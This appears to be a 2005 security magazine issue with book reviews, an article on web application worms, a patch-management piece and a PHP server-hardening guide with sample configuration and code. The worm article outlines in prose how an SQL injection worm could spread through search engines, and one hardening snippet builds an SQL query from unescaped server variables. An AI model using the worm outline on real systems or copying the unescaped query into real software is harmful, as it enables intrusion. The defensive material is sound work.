O'Reilly comissioned Ivan Ristic to write this book, and as some of you probably know, he is the guy behind mod_security - an open source intrusion detection and prevention engine that works very smoothly with Apache. Because this is his line of work, the book hosts a rather good info of Web intrusion detection with a special focus on mod_security usage. Covering both 1.3 and 2.0 versions, the author takes the readers on a journey through Apache hardening from different perspectives. The book also covers a whole myriad of web application security topics because of their close connection to the overall state of security of the web server.

Black Hat Physical Device Security

by Drew Miller

Syngress, ISBN: 193226681X



The book's foreword hosts one of the typical scenarios that are related to physical security. A company spends millions of dollars for implementing different high tech security technologies like bullet proof glass, motion detectors and cameras, while they leave an open closet in a non locked room containing switches and hubs connected to the network that they so heavily secured.

The state of physical security is of enormous importance to any organization, so the book's author takes a look at the risks associated with various types of hardware solutions the organizations are deploying. The book's primary focus is on considerations programmers and administrators need to think of while developing or deploying different types of software and hardware solutions.

Web applications worms - the next Internet infestation

By Caleb Sima

While organizations rush to develop their security policies and implement even a basic security foundation, the professional hacker continues to find new ways to attack. Their attention has reverted to the application-layer, either shrink-wrapped or custom applications, which is commonly the least protected layer of an organization's network. Industry experts estimate that three-fourths of the successful attacks targeting corporate networks are perpetrated via the application layer.

Considering the nature of Web applications that allow access to internal and external audiences, this can pose serious risk to an organizations' backend data without the organization even knowing. Web applications by nature are not static. Content is continually being altered on a very frequent basis in order to keep up with the demand of new features and functionality. Even the simplest of changes could produce a vulnerability that may pose a major threat to corporate assets and confidential information, such as customers' identity, if and when a Web application attack is launched.

The list of Web application attacks used today is growing. From SQL Injection to Google hacking, organizations are learning the hard way of the ramifications from a Web application attack. This new generation of attacks has only begun and organizations are already behind in protecting their most precious assets. Traditionally, many people viewed application-level exploits as a much harder and more targeted attack on their Web site. This was true a couple of years ago, but with the advent of using the power of search engines for malicious attack, hackers can now identify and exploit vulnerable applications with extreme ease. Now the threat of attack no longer requires your company to be focused target. Exploitation is as easy as turning up in a search result.

The Dawn of the Worm

Another form of attack becoming popular at the Web application-layer is the worm. Worms have traditionally been widely successful at the network layer of an organization's infrastructure, targeting networks both personal and corporate.

Worms focused on the network layer take advantage of existing network vulnerabilities such as a buffer overflows and unpatched systems. The network worm infects a vulnerable system then uses that system to identify other vulnerable targets to infect and propagate itself from one server to another. Traditional forms of Internet security have progressed, such as intrusion detection and protection systems (IDS and IPS), to help in discovering this popular form of malicious attack before any damage is incurred. Web application worms, however, are targeting the layer of organizations that is the least secure and are not protected by these traditional forms of Internet security. These nasty forms of attack utilize known exploits, apply worm methodology and then leverage the power of search engines to find vulnerable Web applications to accelerate effectiveness.

Worm Methodologies and Challenges

One of the keys to a successful worm is the ability to identify the next victim. Many worms apply different tactics in order to do this type of search and seizure. Traditionally these tactics have been patterns such as randomly picking IP addresses, or picking up an IP range of a victim and incrementally scanning that range. Some worms even take advantage of the data on the server. They grab e-mail or HTML documents on the infected host and scan thru these in order to find more potential targets to infect. The ability to find the next target is an art and the methods of doing so are amazingly clever.

Worms have been facing some key challenges since the first one emerged on the Internet scene mainly with efficient and effective methods of exploiting exponential numbers of hosts. In order for the worm to be successful it must spread as quickly and to as many different hosts as possible. Having a worm spin its wheels re-infecting a host that has been infected does nothing to get the worm towards its ultimate goal, so worm creators must come up with different methods in order to ensure a worm is not re-infecting the same host over and over again.


One of the other barriers to a successful long lasting worm is how long will a vulnerability stay exploitable. Most worms take advantage of some known exploit, usually a buffer overflow. This technique limits a worm's capability to fully wreak havoc due to the ease at which the hole can be patched. So in essence the successfulness of the worm becomes its own demise as the more machines it infects the more popular it becomes and the faster people patch the hole or vulnerability to avoid exploitation.

A good worm creator will realize that security companies will eventually identify some method of stopping the propagation of the worm by using some sort of signature or network-based anomaly detection. Therefore, worm creators are constantly researching and finding new ways to become more and more successful and destructive with their creations. This is where the battle between the worm creator and the security companies becomes interesting.

One of the other barriers to a successful long lasting worm is how long will a vulnerability stay exploitable.

Worm Advances

By taking a look at how Web application worms work, it is apparent that there are similar problems with widespread success as seen with traditional network worms, but to a lesser extent. For instance, the ability to identify targets becomes a much easier game. No longer do worms have to guess at which targets to hit. Web search engines create this list for them and even narrow it down to the most likely vulnerable victims. The most dangerous part of Web application worms is that most application-level issues are development errors within the application code and are not simply corrected by installing a patch.



Take for example the common Web application vulnerability, SQL injection. SQL Injection is a technique for exploiting Web applications that use client-supplied data in SQL queries without stripping potentially harmful characters first. SQL injection requires a developer to cull through their entire application code base in order to manually fix each piece of code that is vulnerable. Depending on the size of your application, this could take months, years or may not even be feasible to appropriately correct in order to be secure. So the issue is no longer the patch roadblock, but a coding issue at the beginning of an application's development. This can make a Web application worm very deadly.

Let's take for an example what a possible SQL injection worm might look like. First step is to infect your starting host. This is accomplished by identifying where the host is vulnerable to SQL injection. Second step is to upload your worm payload, which may be done either via unprotected command execution API's, or via your own stored procedure. Once your payload is running it will use the infected host to make requests to multiple search engines and identify more victims that are vulnerable to SQL injection. It will then upload itself to that victim and the process starts over. What will this accomplish? It all depends on the creator of the worm – it could be malicious and drop the entire database and cause a huge amount of chaos, or it could do something more drastic like dumping the entire database to your index page on the Web site or push it onto the gnutella network.

As the Internet community is learning, Web application worms are not solely theoretical. In fact, the Santy worm and its variants emerged around the beginning of 2005. This worm used the popular search engine Google to find Web sites running phpBB and then used a known exploit in the Web application to propagate itself. However, luckily the worm, which was a first of its kind, did not cause too much damage because it had some fundamental problems. 1. The worm had a re-infection issue. Since it used Google to find vulnerable hosts, it used the same search query for each victim, which always returned the same search results so it could never really propagate to a lot of hosts. 2. It was dependent on Google for its victim list and used a very static query to retrieve the search result. Google was notified and thus corrected the issue so the search query that was used was then denied. Still with these very obvious defects in the nature of the worm, Santy still infected over 10,000 Web sites, defacing each of them.

Tackling the Potential Infestation of Web Application Worms

The solution to Web application worms and worms in general is to fix the problem that the worm uses to propagate. Application firewalls and assessment tools can be a good start, but the real solution is to get the individuals who create software to consider security as a fundamental building block in developing software. Developers who design and build business-enabling applications generally are not security experts and therefore do not know how to avoid creating defects that are so easily exploited by hackers. These applications tend to be pushed into production with little or no security testing. Just as with the network layer, companies must now view the application-layer as a potentially open portal to corporate assets and therefore need to implement the necessary security procedures across the application life-cycle to ensure that critical assets are secure from such new attacks as application worms. With more than one million new Web applications being launched each month and successful hacker attacks in the news each week; application security should no longer be an afterthought for any organization looking to remain viable.

Caleb Sima is the co-founder and CTO of SPI Dynamics, the expert in Web application security assessment and testing. Caleb is responsible for directing the life-cycle of the company's Web application security solutions and is the director of SPI Labs. Caleb has been engaged in the Internet security arena since 1996, a time when the concept of Internet security was just emerging. Since then, he has become widely recognized within the industry as an expert in penetration (pen) testing, and for identifying emerging security threats. In early 2000 Caleb co-founded SPI Dynamics and helped define the direction Web application security has taken in the industry.

Black Hat Briefings & Training USA 2005
23 July-28 July 2005 - Caesars Palace, Las Vegas, USA
www.blackhat.com

SIG SIDAR Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA 2005)
7 July-8 July 2005 - Vienna, Austria
www.dimva.org/dimva2005

The 4th European Conference on Information Warfare and Security (ECIW 2005)
11 July-15 July 2005 - University of Glamorgan, United Kingdom
www.academic-conferences.org

14th USENIX Security Symposium
31 July-5 August 2005 - Sheraton Inner Harbor Hotel, Baltimore, MD, USA
http://www.usenix.org/events/sec05

Crypto 2005
14 August-18 August 2005 - University of California, Santa Barbara, California, USA
s1.iacr.org/conferences/crypto2005

8th Information Security Conference (ISC'05)
21 September-23 September 2005 - Singapore
isc05.i2r.a-star.edu.sg

The 4th International Workshop for Applied PKI (IWAP'05)
21 September-23 September 2005 - Singapore
wap05.i2r.a-star.edu.sg

Toward the strategic security imperative: integrating automated patch and vulnerability management into an Enterprise-wide environment

By Lane F. Cooper

This article explores the trends that are creating requirements for a strategic -- rather than a tactical -- approach to information security, patch and vulnerability management among public and private sector organizations. It demonstrates how an integrated, automated and enterprise-wide strategy that uses best-of-breed security solutions can be most effectively integrated into the operations of organizations large and small.

Despite the headlines, the conferences and the stated objectives of many large public and private organizations, many executives still wrestle with how to effectively deploy security measures that protect critical information assets underpinning their mission critical operations. It is the position of this article that the challenges many organizations face in markedly reducing the risk posture of their organizations stem from a tactical understanding of risk and vulnerability assessment, perimeter security, threat remediation including anti-spyware, patch management and other critical security activities.

Today, many organizations still treat each of these activities in a distinct and discrete manner, making it difficult to get a big picture understanding of their risk posture, inhibiting their ability to respond appropriately and cost-effectively to threats.

A Growing IT Target

According to analysts at IDC, worldwide spending on information technology will grow at 6 percent a year through 2008 to reach 1.2 trillion dollars, up from 965 Billion in 2004.

That increase in spending is an explicit recognition of the role IT plays in helping organizations to achieve their strategic business objectives. However, it also represents a growing target of opportunity for those who wish to exploit our growing dependence on technology. This helps explain why in the United States alone the

market for information security will grow at 19 percent a year through 2008, according to recent data from the Freedonia Group. That is more than three times the rate of the global IT spend. According to the Freedonia analysts, much of this growth will be driven by efforts to integrate security on an enterprise-wide basis.

Security Still Afterthought

It would seem that people are voting with their wallets, and acknowledging that security is indeed a strategic issue. But is there truly a broad strategic recognition of security's strategic imperative? Consider the following:

- In the summer of 2004, a survey by the Conference Board revealed that almost 40 percent of respondents consider security an overhead activity that must be minimized.

- The situation appears no better in the public sector. Agencies in the federal government continue to struggle with meeting the requirements of Federal Information Security Management Act (FISMA). In early 2005, the Government Accounting Office (GAO), the investigative arm of Congress, concluded that poor information sharing and management was responsible for exposing homeland security to unacceptable levels of unnecessary risk.

The problem illustrated by the above points is not one of effort or discipline. Millions of dollars are invested on security technology and hundreds of thousands of man hours are brought to bear on protecting critical information assets by IT and security personnel. The problem, rather, is one of perspective. In both cases, security measures appear to be treated as standalone activities that are divorced from the technologies, business processes and information assets they are meant to protect. Security, in short, is treated by many organizations as an afterthought.

According to PatchLink CEO Sean Moshir, "One of the greatest threats to enterprises today is that many — too many — organizations still consider security the lock they put on the door after the house gets built."

ACCORDING TO RECENT RESEARCH FROM YANKEE GROUP, IT CAN COST AS MUCH AS $1 MILLION TO MANUALLY DEPLOY A SINGLE PATCH IN A 1,000-NODE NETWORK ENVIRONMENT

The result is a tactical approach to security that is:

- Fragmented, because it is implemented in a stove-piped fashion in different departments;

- Manual or minimally automated, because point solutions cannot effectively interact with each other;

- Disjointed, or at least not well integrated with the applications they are meant to protect; and finally

- Blind, in the sense that is difficult to get a clear, complete and accurate picture of an organization's security posture.

It is also costly. According to recent research from Yankee Group, it can cost as much as $1 million to manually deploy a single patch in a 1,000-node network environment.
The firm has documented an instance in which an organization spent $2 million to rush a patch in a telecommunications network that had 500,000 nodes.

"What contributes to these costs? It is the manual labor, the fixing of problems, the downtime for businesses while the patches are being deployed," explains Phebe Waterfield, Senior Analyst, Security Practice, Yankee Group.

Waterfield confirms that many organizations remain highly reactive in their approach to patch management, and therefore have not developed automated and integrated strategies for making sure that the most current measures are in place within the enterprise to deal with known

threats to their IT assets. This contributes to a reactive and expensive approach to security that does not make progress toward the goal of reducing an organization's risk posture.

A Changing Threat Picture

Malicious hackers, authors of viruses and other sources of threats have become a major cost of doing business in the digital economy. Their handiwork is now covered by the mainstream media as well as the business and technology press. Their destructive impact on the economy is measured in the billions – if not trillions – of dollars.

While organizations may be struggling with how to protect their information assets in an integrated and strategic manner, attackers do not suffer from this angst.

We are seeing the rise of hybrid threats in which viruses are used as launching points for initiatives that are designed to gather sensitive corporate data and/or execute identity theft.

For instance, spam is being used for phishing (an online con in which a "fake" site is set up to attract victims and solicit sensitive information from end-users), at which point spyware/malware or viruses are planted on consumer computers, while simultaneously gathering information that makes it easier to hack into the networks of the organizations they are spoofing.

As a result, we have seen attacks on enterprise networks become much more sophisticated and focused.

"This is why a tactical approach to security simply doesn't cut it anymore - especially when the threat picture to digital assets in all enterprise environments has become so acute. Where once the hacker community may have been seen as kids playing games, today we see malicious activity that is profit driven in some cases, and guided by fanaticism in others," notes Moshir.

WHILE ORGANIZATIONS MAY BE STRUGGLING WITH HOW TO PROTECT THEIR INFORMATION ASSETS IN AN INTEGRATED AND STRATEGIC MANNER, ATTACKERS DO NOT SUFFER FROM THIS ANGST

A Strategic Response

A growing number of large organizations are recognizing the imperative for the IT community in general -- and the information security community in particular -- to move away from a tactical perspective of their role, and become a more strategic element in their organizations.

Thomson Financial Chief Information Security Officer (CISO) Tim Mathias explains, "In 2004, our technical operations organization adopted ITIL [the IT Infrastructure Library] to develop a long term strategy for providing IT services. We embraced an IT service management model that is a top-down, business-driven approach to the management of IT that specifically addresses the strategic business value generated by the IT organization and the need to deliver a high quality IT service. We immediately recognized that security management touches a number of the high level processes including infrastructure and application management, service delivery and service support. So we have integrated our security operations into this service management paradigm."

According to PatchLink's Moshir, an effective strategic response to these threats must consist of four basic elements. It must be:

- Enterprise-wide. Security efforts must be fully integrated throughout the entire enterprise -- and in some cases the extended enterprise -- so that threats can be addressed in a unified manner. In its most simple sense, once a threat has been dealt with, the entire organization should be prepared to address it should it manifest itself again anywhere else within the domain.

- Fully Automated and Integrated. Given the rapid pace of new threats and vulnerabilities, there is no room for a manual response. Security systems must be able to behave in an integrated manner. This means that perimeter security must be linked to intrusion detection systems, and that vulnerability assessment activities must be linked to remediation, and so on and so forth.

- Dynamic. Information security should be seen as a business process -- or better yet: as an integral part of all business processes. As such it is not an event that can be installed and forgotten. Technology, people and evolving best processes must be constantly developed, tested, deployed and re-evaluated.

- Visible, Measurable and Standardized. There should be nothing mysterious about the security strategy. It should be easy for non-technical executives to understand. The data gathered by sensors and reporting tools should be presented in ways that are meaningful to the users who must make decisions based on that information. And the data must be standardized so that information from one security system makes sense to the rest of the organization.

Moshir emphatically states, “From a management standpoint, there must clarity and transparency within and between all security systems. After all you cannot effectively manage what you cannot see.

Lane Cooper is the founder and director of Cooper Research Associates. He has over 15 years of experience as a reporter and editor analyzing the business and technology industry. Lane also broadcast The Washington News Bureau Technology Minute for WTOP radio, the top rated news and information station in the Washington Metropolitan area.

PHP application security begins with developers, but they are not the sole providers of protection; system administrators must also continually maintain and properly configure their systems.

For small servers default settings are permissible, but as server complexity increases so do the nuances which plague secure configurations. Deploying third party applications without a full security analysis is often a mandatory risk. On shared servers even those who are allowed to add software may not be fully trusted. Fortunately many breaches may be mitigated through secure configuration of PHP.

Through the methods described here many common attacks can be avoided. By only using the PHP configuration options, successful exploitation by the Perl.Santy worm would have been impossible. Though many servers are forced to host web applications like phpBB, the impact of faulty programming can be significantly decreased.

Session Security

The default configuration is rife with vulnerabilities on shared servers. One of the most overlooked vulnerabilities is session storage. PHP's handling of sessions from client attacks is quite secure; the only data the client sees is a unique identifier. A file on the server identified by the session id contains all of the session's variables.

For example, on a default Linux setup there would be a cookie or GET variable containing PHPSESSID (whose value would look similar to 3c070b5197646bf3deb30609f0d4e7e8). On the server the corresponding file containing the session variables is /tmp/sess_3c070b5197646bf3deb30609f0d4e7e8 with read and write permissions for the webserver user, and no permissions for anyone else.

It is easy to see that the session id is clearly visible in the filename. Any user who has read access to the session directory can hijack sessions. On shared servers this vulnerability is especially trivial to exploit, as an attacker can obtain an account on the system.

Possibly more dangerous on a shared system is the ability for the attacker to read and modify cookie contents for any site hosted on the server. Because the PHP script is executed as the webserver user (who is also the owner of the session file) PHP scripts have permission to edit those files.

There are several ways to solve this problem, either through suPHP or the PHP configuration. suPHP runs PHP scripts under the context of the scripts owner, which will be different than the webserver user; therefore the problem is solved. Combining open_basedir and safe mode (discussed below) to restrict directory access along with `session.save_path` can effectively remove session files from the grips of users. `session.save_path` sets the location where cookies are stored. Setting this to a directory out of open_basedir directory tree with only read/write permission for the webserver user solves the problem.

PHP Configuration

Safe mode was introduced into PHP in an attempt to secure PHP in a shared server environment. Safe mode offers several new configuration options to improve security, as well as imposing restrictions on many functions. To turn safe mode on, edit php.ini and set `safe_mode = On` or `set php_admin_flag safe_mode = On` within the virtual host. With nothing else changed security is already improved.

Since PHP runs as the webserver user for every script, each site shares the same permission context. Because of this a script for one site can include files from another site all files, such as configuration files and database connection scripts, can be read and passwords or other sensitive information revealed. Safe mode attempts to rectify this problem; when a script accesses a file, such as through `fopen()`, the user ID on the file is matched against the user id on the current executing script. If the IDs match, then the file is opened. Otherwise a warning is triggered. When `fopen()` is used to open `/etc/passwd` the following warning is displayed:

```
Warning: fopen()
[function.fopen]: SAFE MODE Re-
striction in effect. The script
whose uid is 1000 is not al-
lowed to access /etc/passwd
owned by uid 0 in
/var/www/index.php on line 15

Warning: fopen(/etc/passwd)
[function.fopen]: failed to
open stream: Success in
/var/www/index.php on line 15
```

Safe mode was introduced into PHP in an attempt to secure PHP in a shared server environment.

Turning on safe mode also enables the `safe_mode_exec_dir` setting. Only executables located in the directory specified by this setting can be executed. User id is not checked when executing and PHP follows any symlinks in this directory. By default it is set to nothing, so no executables are permitted. Adding only innocuous programs to the safe mode executable directory will prevent attacks due to flawed scripts allowing arbitrary command execution (such as wget and running an attacker's tool set). Executables must be carefully scrutinized before they are added to the safe mode executable directory. Commands are not bound to user id checking, so permitting cat will allow an attacker to read other user's PHP files. Attempting to run an executable not located in the safe mode executable directory does not trigger any warnings. PHP offers many settings beyond safe mode which can greatly bolster security. The setting `open_basedir` restricts file operations to the directory tree specified. Multiple base directories can be specified by separating them with a : on Linux or ; under Windows.

A trailing slash must be specified if the directory is to match exactly. If there is no trailing slash any directories with the same beginning will be permitted. For example, if `open_basedir = /home/jo` is set `/home/jo`, `/home/john`, and `/home/jolly_saint_nick` will all match. Virtual hosts can each have their own `open_basedir` setting by using `php_admin_flag open_basedir = /specified/directory/` within Apache's virtual host configuration.

Setting `open_basedir = .` will restrict file operations to the current working directory of the script (and all directories beneath it in the tree, because `open_basedir` specifies the base of the directory tree to allow). This value is popular because it allows for one setting to restrict a variety of different scripts. It is not sufficient for file restrictions (especially without safe mode on) because `chdir()` can be used to change the working directory. If safe mode is on, the destination directory user id is verified that it matches the script's user id.

Another solution to the change of directory problem is to restrict the use of `chdir()`. The `disabled_functions` setting, as the name suggests, lets administrators specify a comma delimited list of restricted functions which scripts cannot use. These functions are disabled regardless of safe mode. Setting `disabled_functions = chdir` will trigger a warning if the function is called:

```
Warning: chdir() has been disabled for security reasons in
/var/www/index.php on line 15
```

Many severe flaws in PHP scripts are due to PHP's developer friendly treatment of URLs as filenames.

User defined functions are not affected by `disabled_functions`.

Similar to `disabled_functions`, `disabled_classes` allows administrators to restrict the use of some classes. This setting is defined and operates like `disabled_functions`, it does not restrict user defined classes.

Many severe flaws in PHP scripts are due to PHP's developer friendly treatment of URLs as filenames. Unwitting developers `include()` (or use any functions of the `fopen()` variety) with user inputted variables. Malicious input can cause the function to transparently include and execute a remote file. By setting `allow_url_fopen = Off` this variety of attack is forbidden. Since PHP 4.2.0 `register_globals` has defaulted to `Off`. It is strongly recommended that this setting remain off, enabling it can lead to dozens of vulnerabilities in an otherwise secure web application. Another common setting which can lead to new vulnerabilities if disabled is `magic_quotes_gpc`. This setting, which is on by default, automatically quotes any user input. This quoting protects from some types of SQL injection, and many developers rely on it for security. While it does not prevent SQL injection entirely, it can prevent some attacks. Therefore, it is recommended that this setting remain enabled.

Customizing PHP's configuration can severely cripple entire classes of PHP vulnerabilities. Restricting allowed executables with `safe_mode_exec_dir` will prevent the latest attacker's script from using `wget` to grab their tools. Safe mode is one necessity to securing a shared server.

Unfortunately on many systems which allow shell access or unrestricted file browsing PHP files can still be read. Since the webserver user must be able to read the PHP files in order to execute them, many users are forced to enable world read permission on their scripts. There are several solutions including grouping each user individually with the webserver user, or removing world read and using ACL to allow only the webserver read permission. There is another solution: suPHP.

suPHP

suPHP uses a setuid a wrapper for PHP to run scripts under the owner's account. By running PHP scripts as the owner of the script, different sites' scripts are no longer executed under the universal webserver user. Users can remove world read permission from their files (since PHP no longer requires this to read the files). Without world read malicious users with accounts on the shared server can no longer read another user's files.

Installation of suPHP is relatively simple. However, with suPHP PHP is executed as CGI, this incurs slight performance penalties. On small servers the performance degradation is insignificant, but as the number of requests increases so does the performance hit. Luckily suPHP and mod_php coexist peacefully.

With suPHP fully configured it is still not a replacement for configuration described in the previous section. Safe mode is arguably even more important now since any executables are run under a standard user account. This can provide attackers with greater privileges, and if the account is an administrator's account it allows for quicker privilege escalation. suPHP does significantly increase security in a shared environment.

Combining the power of suPHP with PHP's configuration, many avenues of attack are eliminated or greatly limited in scope.

Automatic script prepending

PHP's `auto_prepend_file` can be creatively employed to improve security as well as enforce script policies. This setting specifies a PHP file which is automatically processed for every script before the script is executed. Security code which would otherwise be manually included in every file can be transparently executed with one configuration option. The similar option for appending, `auto_append_file`, is slightly less useful for security purposes as execution has already finished when the file is included.

A site wide prepend can be set through php.ini. For example, `auto_prepend_file = /var/www/prepend.php`. Setting a prepend file in htaccess, through `php_value auto_prepend_file filename.php`, overrides the global prepend file. If an absolute path is not specified for the file then the include path is searched. In the case where the prepended file cannot be found a warning will be triggered:

```
Warning: Unknown: failed to
open stream: No such file or
directory in Unknown on line 0

Warning: Unknown: Failed open-
ing 'prepend.php' for inclusion
(include_path='.:') in Unknown
on line 0
```

After this warning execution of the script is stopped. The behavior is similar if PHP lacks permission to read the file.

Many applications have no need for HTML input, but there is no built in setting in PHP which will disallow it. In this case `auto_prepend_file` saves rewriting dozens of lines of code. Creating a prepend file with the following code transparently strips HTML from user input (this stops cross site scripting attacks):

```
<?php
$old_error = error_reporting(0);
$input_arrays = array('_GET','_POST','_REQUEST','_COOKIE','_SERVER',
'HTTP_GET_VARS','HTTP_POST_VARS','HTTP_SERVER_VARS','HTTP_COOKIE_VARS');
foreach($input_arrays as $array)
{
    foreach($$array as $key=>$value)
    {
        $$array[$key] = strip_tags($value);
    }
}
error_reporting($old_error);
?>
```

The variable `$input_arrays` includes a list of the names of all PHP arrays which contain user input. Error reporting is turned off, then subsequently restored, to prevent premature output. For instance, if `register_long_arrays` was turned off then the HTTP_*_VARS variables would not exist and an error will be triggered. This can break any header or cookie functions (such as sessions) which exist in the script.

The goal of prepending files in this case is to provide completely transparent security to third party applications.

PHP's magic quoting does not completely quote user input. The entire contents of `$_SERVER`, which contains some user modifiable variables, is exempt from quoting. This prepend will fix the flaw presented below:

```
<?php
foreach($_SERVER as $key=>$value)
{
    $_SERVER[$key] = addslashes($value);
}
?>
```

The following code (that continues on the following page) solves an entirely different problem for site administrators, access restriction. This provides firewall like functionality at the application layer. Though the code uses a white-listing approach, it can be easily modified to do blacklisting instead.

```
<?php
function handle_violation($ip,$script)
{
    // $ip attempted to access $script in violation access
    // controls
    // log this however you would like
    echo 'Permission denied. Access of script is restricted';
    exit(0);
}
```

```
$old_error = error_reporting(0);
$permissions = file('./.htpermissions');
$allowed = 0;
foreach($permissions as $perm)
{
    list($script,$ip) = explode(' ',$perm);
    $ip = trim($ip);
    if($script == $_SERVER[PHP_SELF])
    {
        if(($ip=='*') || ($_SERVER[REMOTE_ADDR]==$ip))
        {
            $allowed = 1;
            break;
        }
    }
}
if(!$allowed)
{
    handle_violation($_SERVER[REMOTE_ADDR],$script);
}
error_reporting($old_error);
?>
```

An example .htpermissions file is:

```
/index.php * # allow everyone
/admin.php 127.0.0.1 # only lo-
calhost
/admin.php 129.228.37.6 # or
another IP
```

An asterisk specifies anyone is allowed, otherwise the IP must match exactly. This is just one more tool to provide more rigorous permissions in a web application without much extra code.

Policy design and enforcement

Management of large servers poses many security nightmares. With multiple users editing a variety of sites, new holes are introduced daily. Latent flaws in public applications are continually being discovered and published. While previous sections were devoted to minimizing the overall risk flawed applications might incur, this section covers the principles of secure server policy.

Every possible user input presents a new attack avenue. Decreasing the amount of possible inputs is often related to decreased risk (though this is a very rough correlation in practice, the idea does hold merit). This reduction can be done by identifying the possible users of an application and allowing only them access to what they require.

Consider a web based discussion forum. Every user requires access to the scripts to view topics, log in, and post messages. So those scripts are not restricted. Only a select few need access to administration scripts. Before any data processing is done unauthorized users should be rejected. While the script may do this successfully through its own authentication, the user space can be significantly culled long before it reaches the script.

This restriction applies to the original tenet: reduce avenues of attack as much as possible. If the forum is a help forum for a companies product, only employees should manage it.

Restrict access to these scripts either through `.htaccess`, prepend files, or whatever the easiest possible method is.

Continuing with the forum example, there are some scripts which no user will ever access directly. Library files contain collections of code to be used by other scripts.

To prevent information disclosure, these should be named with a .php suffix or disallowed entirely. Because restriction is often machine specific, redistributable web applications often opt for libraries that end in .php.

This violates the main tenet because a new avenue of attack has been created. To rectify this administrators should impose severe access restrictions. The previous section on script prepending offers a solution to restrict access and log violations before the library code is parsed.

Suppose a user has access to a server where they are developing an application (or installing a premade one). The server administrator would like to limit exposure of PHP scripts while still providing full access for the authorized developer. Once the application is completed or installed the administrator can then grant permission the application to be published for the world to see. Through this authorization scheme an administrator can track which web applications are installed, the version, and their owner. This can be solved through transparent site wide prepending. However, the administrator might also wish to allow each user to transparently prepend their own.

The code on the following page does exactly that. A database provides a list of publicly allowed scripts. Any script not in the list is accessible only by the user from the IP listed in `.htdeveloper` which is contained in the directory of the script.

This code can be modified to suit individual needs, such as an allowed IP per user account, more powerful ACLs on IPs, or authentication to update the allowed IP. IP based authentication is used as it is least intrusive into script operation.

```
<?php
$old_error = error_reporting(0);
$ips = file(dirname($_SERVER[SCRIPT_FILENAME]).'/.htdeveloper');
foreach($ips as $ip)
{
    $ip = trim($ip);
    if($_SERVER[REMOTE_ADDR]==$ip)
    {
        $allowed = 1;
        break;
    }
}
if(!$allowed)
{
    $db = mysql_connect('localhost','user','pass') or die('Failed to con-
nect to database');
    mysql_select_db('db_name') or die('Failed to select db');
    if(mysql_num_rows(mysql_query("SELECT script_name FROM allow-
ed_scripts WHERE script_name='$_SERVER[SCRIPT_FILENAME]'")))
    {
        $allowed = 1;
    }
    mysql_close($db);
}
if(!$allowed)
{
    echo "Script is unavailable to the public<br>\n";
    exit(0);
}
error_reporting($old_error);
@include('./prepend.php');
?>
```

Set the database username, password, host, and database to their appropriate values. A database is used to check for globally allowed scripts because safe mode user ID checking would break file based lookup.

The file `.htdeveloper` located in the same directory as the script contains an IP on every line which is an allowed IP to access the script.

The user can still provide their own prepend file as `prepend.php` located in the same directory as the script.

Conclusion

Administrators may be forced to run potentially faulty code, but they are not defenseless. By using the many options PHP provides any vulnerabilities can be contained. These methods are not a replacement for secure programming, they only serve to thwart an attacker until a patch is made. Creating a strong policy on script access reduces possible attack vectors which further limits the potential for successful exploitation of a vulnerability. Secure programming, configuration, and policy is the foundation for a solid and secure server.

Gavin Zuchlinski is a student at Penn State University and is majoring in computer science and math. He is also the founder of the consulting/development company Acuity Innovation (www.acuityinnovation.com).

Protecting an organization's public information

By William Lynch

